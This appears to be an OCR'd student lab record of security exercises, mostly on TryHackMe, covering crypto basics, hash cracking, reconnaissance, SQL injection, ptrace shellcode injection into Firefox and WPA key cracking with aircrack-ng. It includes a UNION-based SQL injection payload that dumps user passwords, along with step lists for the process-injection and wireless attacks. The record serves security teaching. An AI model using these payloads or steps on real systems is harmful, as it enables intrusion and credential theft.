Ex. No: 1 CAPTURE THE FLAGS - ENCRYPTION CRYPTO 101

Aim:

To capture the various flags in Encryption Crypto 101 in TryHackMe platform.

Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below-

https://tryhackme.com/r/room/encryptioncrypto101

2. Click Start AttackBox to run the instance of Kali Linux distribution.


3. Solve the crypto math used in RSA.


4. Find out who issued the HTTPS Certificate to tryhackme.com

5. Perform SSH Authentication by generating public and private key pair using ssh-keygen

6. Perform decryption of the gpg encrypted file and find out the secret word.

Output:





root@ip-10-10-18-189:~# gpg --import tryhackme.key

gpg: /root/.gnupg/trustdb.gpg: trustdb created

gpg: key FFA4B5252BAEB2E6: public key "TryHackMe (Example Key)" imported

gpg: key FFA4B5252BAEB2E6: secret key imported

gpg: Total number processed: 1

gpg:

imported: 1

gpg:

secret keys read: 1

gpg: secret keys imported: 1

root@ip-10-10-18-189:~# gpg message.gpg

gpg: WARNING: no command supplied. Trying to guess what you mean ...

gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30

"TryHackMe (Example Key)"

gpg: WARNING: no command supplied. Trying to guess what you mean ...

gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30

"TryHackMe (Example Key)"

Result:

Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

Ex. No : 2 CRACK THE HASHES

Aim:

To install and crack the hashed passwords using John-the-Ripper tool in Kali Linux.

Algorithm:


1. Install John-the-Ripper on your system using sudo apt install john


2. Prepare the hash file hashes.txt that is to be cracked.

3. Run John-the-Ripper specifying the path to the wordlist.txt and hashes.txt

4. Monitor the cracking process using status option in another terminal

Output:





Result:

Thus, successfully installed John-the-Ripper tool and cracked the password hashes.

Ex. No: 3 PASSIVE AND ACTIVE RECONNAISSANCE

Aim:

To do perform passive and active reconnaissance in TryHackMe platform.

Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below-

https://tryhackme.com/r/room/passiverecon

2. Click Start AttackBox to run the instance of Kali Linux distribution.

3. Run whois command on the website tryhackme.com and gather information about it.

4. Find the IP address of tryhackme.com using nslookup and dig command.

5. Find out the subdomain of tryhackme.com using DNSDumpster command.

6. Run shodan.io to find out the details- IP address, Hosting Company, Geographical location


and Server type and version.


7. Access the Active reconnaissance lab in TryHackMe platform using the link below-


https://tryhackme.com/r/room/activerecon


8. Click Start AttackBox to run the instance of Kalilinux distribution.


9. Perform active reconnaissance using the commands, traceroute, ping and netcat.




Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
1
AttackBox Terminal - Traceroute A
user@AttackBox$ traceroute tryhackme.com
traceroute to tryhackme.com (172.67.69.208), 30 hops max, 60 byte packets
1 ec2-3-248-240-5.eu-west-1.compute.amazonaws.com (3.248.240.5) 2.663 ms * ec2-3-248-240-13.eu-west-1.compute.amazonaws.com (3.248.240.13) 7.468 ms
2 100.66.8.86 (100.66.8.86) 43.231 ms 100.65.21.64 (100.65.21.64) 18.886 ms 100.65.22.160 (100.65.22.160) 14.556 ms
3 * 100.66.16.176 (100.66.16.176) 8.006 ms *
4 100.66.11.34 (100.66.11.34) 17.401 ms 100.66.10.14 (100.66.10.14) 23.614 ms 100.66.19.236 (100.66.19.236) 17.524 ms


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
1
Pentester Terminal
pentester@TryHackMe$ nc MACHINE_IP 80
GET / HTTP/1.1
host: netcat
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 17 Aug 2021 11:39:49 GMT
Content-Type: text/html
Content-Length: 867


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
0
Terminal
user@TryHackMe$ nslookup -type=MX tryhackme.com
Server: 127.0.0.53
Address: 127.0.0.53#53
Non-authoritative answer:
tryhackme.com mail exchanger = 5 alt1.aspmx.l.google.com.
tryhackme.com mail exchanger = 1 aspmx.l.google.com.
tryhackme.com mail exchanger = 10 alt4.aspmx.l.google.com.



Result:

Thus, the passive and active reconnaissance has been performed successfully in TryHackMe platform.

Ex. No: 4 SQL INJECTION LAB

Aim:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link-

https://tryhackme.com/r/room/sqlilab

2. Click Start AttackBox to run the instance of Kalilinux distribution.

3. Perform SQL injection attacks on the following-

a) Input Box Non-String

b) Input Box String

c) URL Injection

d) POST Injection


e) UPDATE Statement


4. Perform broken authentication of login forms with blind SQL injection to extract admin

password


5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag


Output:




Login
10.10.1.134:5000/sesqli3/login?profileID=a&password=a
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
SQL Injection 3: URL Injection
The account information you provided does not exist!
Log in
ProfileID
Password
Log in


rofile
Logout
SQL Injection 4: POST Injection
Francois's Profile
Flag
Employee ID
Salary
Passport Number
Nick Name
E-mail
THM{[redacted]}
10
R250
8605255014084






```
' union select '-1''union select
1,group_concat(username),group_concat(password),4 from users-- -
```

Result:

Thus, the various exploits were performed using SQL Injection Attack.

Ex. No. 5 PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call.

Algorithm:

1. Find out the pid of the running Firefox program.

2. Create the code injection file.

3. Get the pid of the Firefox from the command line arguments.

4. Allocate memory buffers for the shellcode.

5. Attach to the victim process with PTRACE_ATTACH.

6. Get the register values of the attached process.

7. Use PTRACE_POKETEXT to insert the shellcode.

8. Detach from the victim process using PTRACE_DETACH

Output:

[root@localhost ~]# vi codeinjection.c

[root@localhost ~]# gcc codeinjection.c -o codeinject

[root@localhost ~]#ps -e|grep firefox

1433 ?

00:01:23 firefox

[root@localhost ~]# ./codeinject 1433 ----Memory bytecode injector-----

Writing EIP 0x6, process 1707

[root@localhost ~]#

Result:

Thus, the process code injection on Firefox has been successfully executed.

Ex. No. 6 WIRELESS AUDIT

Aim:

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in

Kalilinux OS.

Algorithm:

1. Check the current wireless interface with iwconfig command.

2. Get the channel number, MAC address and ESSID with iwlist command.

3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.

4. If processes are interfering with airmon-ng then kill those process.

5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.

6. Start airodump-ng to capture Initialization Vectors(IVs).

7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.

8. List the files to see the captured files

9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt

10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not

Found.

Output:

root@kali:~# iwconfig

eth0

no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any

Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm

Retry short limit:7 RTS thr:off Fragment thr:off

Encryption key:off

Power Management:off

lo

no wireless extensions.

